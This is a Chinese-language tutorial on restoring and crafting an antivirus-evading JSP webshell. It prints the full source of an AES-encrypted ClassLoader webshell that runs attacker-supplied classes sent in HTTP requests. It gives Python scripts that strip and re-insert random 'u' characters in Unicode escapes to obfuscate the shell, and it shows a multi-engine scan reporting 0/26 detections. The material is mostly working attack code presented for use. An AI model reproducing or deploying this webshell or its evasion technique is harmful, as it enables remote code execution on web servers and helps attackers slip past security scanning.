免杀webshell的还原与制作


首先这个webshell看着就很看不懂，其实是unciode编码加随机加u组合合成，那么知道之后我们对其进行还原为原始的webshell

还原代码如下

back.py   HTML


```
def restore_original_string(modified_string):
    result = []
    count_u = 0

    for char in modified_string:
        if char == 'u':
            count_u += 1
        else:
            if count_u > 0:
                result.append('u')
                count_u = 0
            result.append(char)

    if count_u > 0:
        result.append('u')

    return ''.join(result)


input_filepath = 'bypass.jsp'
output_filepath = 'source.txt'

try:
    with open(input_filepath, 'r', encoding='utf-8') as file:
        modified_str = file.read()

    restored_str = restore_original_string(modified_str)

    with open(output_filepath, 'w', encoding='utf-8') as file:
        file.write(restored_str)


except FileNotFoundError:
    print(f"未找到文件: {input_filepath}")
except Exception as e:
    print(f"发生错误: {e}")
```

把周哥的webshell复制过来 运行back.py




```
<%!//\uuu000a\uuu0020\uuuuuu0053\uuuuuuuuu0074\uu0072\uuuuuuu0069\uuuuuuu006e\uuuuuuuu0067\uu
```

在source.txt中就已经没有多余的u了



```
<%!//\u000a\u0020\u0053\u0074\u0072\u0069\u006e\u0067\u0020\u0078\u0063\u0020\u003d\u0020\u0022\u0034\u0065\u0034\u0064
```

解出来啦 网址：[Unicode与中文 编码/解码 – 锤子在线工具 (toolhelper.cn)](toolhelper.cn)



```
a\u0061\u0076\u0061\u002e\u0069\u006f\u002e\u0042\u0079\u0074\u0065\u0041\u0072\u0072\u0061\u0079\u004f\u0075\u0074\u0070\u0075\u0074\u0053\u0074\u0072\u0065\u0061\u006d\u0020\u00
061\u0072\u0072\u004f\u0075\u0074\u0020\u003d\u0020\u006e\u0065\u0077\u0020\u006a\u0061\u0076\u0061\u002e\u0069\u006f\u002e\u0042\u0079\u0074\u0065\u0041\u0072\u0072\u0061\u0079\
u004f\u0075\u0074\u0070\u0075\u0074\u0053\u0074\u0072\u0065\u0061\u006d\u0028\u0029\u003b\u0066\u002e\u0065\u0071\u0075\u0061\u006c\u0073\u0028\u002f\u002a\u005a\u0041\u0075\u00
6f\u0061\u004c\u0039\u0034\u0036\u0038\u002a\u002f\u0061\u0072\u0072\u004f\u0075\u0074\u0029\u003b\u0066\u002e\u0065\u0071\u0075\u0061\u006c\u0073\u0028\u002f\u002a\u005a\u0041\u0
075\u006f\u0061\u004c\u0039\u0034\u0036\u0038\u002a\u002f\u0070\u0061\u0067\u0065\u0043\u006f\u006e\u0074\u0065\u0078\u0074\u0029\u003b\u0066\u002e\u0074\u006f\u0053\u0074\u0072\u
0069\u006e\u0067\u0028\u0029\u003b\u0072\u0065\u0073\u0070\u006f\u006e\u0073\u0065\u002e\u0067\u0065\u0074\u004f\u0075\u0074\u0070\u0075\u0074\u0053\u0074\u0072\u0065\u0061\u006
d\u0028\u0029\u002e\u0077\u0072\u0069\u0074\u0065\u0028\u0078\u0028\u0061\u0072\u0072\u004f\u0075\u0074\u002e\u0074\u006f\u0042\u0079\u0074\u0065\u0041\u0072\u0072\u0061\u0079\u0
028\u0029\u002c\u0020\u0074\u0072\u0075\u0065\u0029\u0029\u003b\u0020\u007d\u007d\u0020\u0063\u0061\u0074\u0063\u0068\u0020\u0028\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f
\u006e\u0020\u0065\u0029\u0020\u007b\u007d %>
```


```
<%!//
 String xc = "4e4d6c332b6fe62a";class X extends ClassLoader {public X(ClassLoader z) {super(z); }public Class Q(byte[] cb) {return super.defineClass(cb, 0, cb.length);}}public byte[] x(byte[] s, boolean m)
{try {javax.crypto.Cipher c = javax.crypto.Cipher.getInstance("AES");Class<?> aClass = Class.forName("javax.crypto.spec.SecretKeySpec");java.lang.reflect.Constructor<?>constructor =
aClass.getConstructor(byte[].class, String.class);javax.crypto.spec.SecretKeySpec skeySpec = (javax.crypto.spec.SecretKeySpec) constructor.newInstance(xc.getBytes(), "AES");c.init(m ? 1 : 2,
skeySpec);byte[] result = (byte[]) c.getClass()./*ZAuoaL9468*/getDeclaredMethod/*ZAuoaL9468*/("doFinal", new Class[]{byte[].class}).invoke(c, new Object[]{s});return result; } catch (Exception e) {return
null;}} %><%  try {byte[] CPF9 = new byte[Integer.parseInt(request.getHeader("Content-Length"))]; java.io.InputStream inputStream = request.getInputStream(); int _num = 0; while ((_num +=
inputStream.read(CPF9, _num, CPF9.length)) < CPF9.length) ; CPF9 = x(CPF9, false); if (session.getAttribute("payload") == null) {session.setAttribute("payload", new
X(Thread.currentThread()./*ZAuoaL9468*/getContextClassLoader()).Q(CPF9)); } else {request.setAttribute("parameters", CPF9);Object f = ((Class)
session.getAttribute("payload")).newInstance();java.io.ByteArrayOutputStream arrOut = new
java.io.ByteArrayOutputStream();f.equals(/*ZAuoaL9468*/arrOut);f.equals(/*ZAuoaL9468*/pageContext);f.toString();response.getOutputStream().write(x(arrOut.toByteArray(), true)); }} catch (Exception e) {}
%>
```

知道了周哥weshell是怎么还原的，那么我们就可以自己制作，甚至多加点u 代码如下

bypass.py HTML

```python
import random


def add_random_us(input_string):
    result = []
    for char in input_string:
        if char == 'u':
            num_us = random.randint(1, 6)  # 生成1到6个随机的'u'
            result.append('u' * num_us)  # 添加随机数量的'u'
        result.append(char)  # 添加原字符串的字符
    return ''.join(result)


# 从文件读取字符串
input_filepath = 'shell.jsp'  # 输入文件，请替换为你的实际文件路径
output_filepath = 'bypass.jsp'  # 输出文件

try:
    with open(input_filepath, 'r', encoding='utf-8') as file:
        input_str = file.read()

    modified_str = add_random_us(input_str)

    # 将修改后的字符串写入输出文件
    with open(output_filepath, 'w', encoding='utf-8') as file:
        file.write(modified_str)

    print(f"处理完成，输出已写入 {output_filepath}")

except FileNotFoundError:
    print(f"未找到文件: {input_filepath}")
except Exception as e:
    print(f"发生错误: {e}")
```

首先对源码进行unicode编码，注意只用编码<% %>中的内容否则无法识别为jsp就不会解析 网站：Unicode在线编码解码工具 – MKLab在线工具




```
try {byte[] CPF9 = new byte[Integer.parseInt(request.getHeader("Content-Length"))]; java.io.InputStream inputStream = request.getInputStream(); int _num = 0; while
((_num += inputStream.read(CPF9, _num, CPF9.length)) < CPF9.length) ; CPF9 = x(CPF9, false); if (session.getAttribute("payload") == null)
{session.setAttribute("payload", new X(Thread.currentThread()./*ZAuoaL9468*/getContextClassLoader()).Q(CPF9)); } else {request.setAttribute("parameters", CPF9);Object
f = ((Class) session.getAttribute("payload")).newInstance();java.io.ByteArrayOutputStream arrOut = new
java.io.ByteArrayOutputStream();f.equals(/*ZAuoaL9468*/arrOut);f.equals(/*ZAuoaL9468*/pageContext);f.toString();response.getOutputStream().write(x(arrOut.toByteArra
y(), true)); }} catch (Exception e) {}
```

775 / 999999


```
\u0074\u0072\u0079\u0020\u007b\u0062\u0079\u0074\u0065\u005b\u005d\u0020\u0043\u0050\u0046\u0039\u0020\u003d\u0020\u006e\u0065\u0077\u0020\u0
062\u0079\u0074\u0065\u005b\u0049\u006e\u0074\u0065\u0067\u0065\u0072\u002e\u0070\u0061\u0072\u0073\u0065\u0049\u006e\u0074\u0028\u0072\u0065\
u0071\u0075\u0065\u0073\u0074\u002e\u0067\u0065\u0074\u0048\u0065\u0061\u0064\u0065\u0072\u0028\u0022\u0043\u006f\u006e\u0074\u0065\u006e\u007
4\u002d\u004c\u0065\u006e\u0067\u0074\u0068\u0022\u0029\u0029\u005d\u003b\u0020\u006a\u0061\u0076\u0061\u002e\u0069\u006f\u002e\u0049\u006e\u0
070\u0075\u0074\u0053\u0074\u0072\u0065\u0061\u006d\u0020\u0069\u006e\u0070\u0075\u0074\u0053\u0074\u0072\u0065\u0061\u006d\u0020\u003d\u0020\
u0072\u0065\u0071\u0075\u0065\u0073\u0074\u002e\u0067\u0065\u0074\u0049\u006e\u0070\u0075\u0074\u0053\u0074\u0072\u0065\u0061\u006d\u0028\u00
29\u003b\u0020\u0069\u006e\u0074\u0020\u005f\u006e\u0075\u006d\u0020\u003d\u0020\u0030\u003b\u0020\u0077\u0068\u0069\u006c\u0065\u0020\u0028\u
0028\u005f\u006e\u0075\u006d\u0020\u002b\u003d\u0020\u0069\u006e\u0070\u0075\u0074\u0053\u0074\u0072\u0065\u0061\u006d\u002e\u0072\u0065\u0061
\u0064\u0028\u0043\u0050\u0046\u0039\u002c\u0020\u005f\u006e\u0075\u006d\u002c\u0020\u0043\u0050\u0046\u0039\u002e\u006c\u0065\u006e\u0067\u007
4\u0068\u0029\u0029\u0020\u003c\u0020\u0043\u0050\u0046\u0039\u002e\u006c\u0065\u006e\u0067\u0074\u0068\u0029\u0020\u003b\u0020\u0043\u0050\u0
```

弄完之后如图




```
<%!//
 \u0053\u0074\u0072\u0069\u006e\u0067\u0020\u0078\u0063\u0020\u003d\u0020\u0022\u0034\u0065\u0034\u0064\u0036\u0
```

运行一下bypass.py 一个新的webshell生成了



```
<%!//
 \uuu0053\uuuuuu0074\uuu0072\uuuu0069\uuuuuu006e\uuu0067\uuu0020\uuuu0078\uuuuu0063\uuuuuuu0020\uuuuu003d\uuu0020\uuuuuuu0022\
```

最终微步还是很好全绿的就是火绒会杀哈哈哈



bypass.jsp

首次提交: 2024/08/16　末次提交: 2024/08/16　末次分析: 2024/08/16 10:55:07

文件大小: 14.64 KB　文件类型: ASCII text, with very long lines, with CRLF line terminators

引擎检出: 0 / 26　分析环境: Win10(1903 64bit,Office2016)　Win7(64bit,Office2013)

HASH

SHA256: 66a24441fec441c692ba2a54a5dc02cefc6fe51f83dafef9164325a9a9de5aed

MD5: 4f5a35f4766cde9728ffc48941f76582

SHA1: 68b9f80ff95783cc0c3b71002cf3849a6b84dd8a

多引擎检测

检出率: 0 / 26　最近检测时间: 2024-08-16 10:53:02

引擎	检出	引擎	检出
微软（MSE)	无检出	ESET	无检出
卡巴斯基（Kaspersky)	无检出	小红伞（Avira)	无检出
IKARUS	无检出	大蜘蛛（Dr.Web)	无检出
Avast	无检出	AVG	无检出
GDATA	无检出	K7	无检出
安天（Antiy)	无检出	江民（JiangMin)	无检出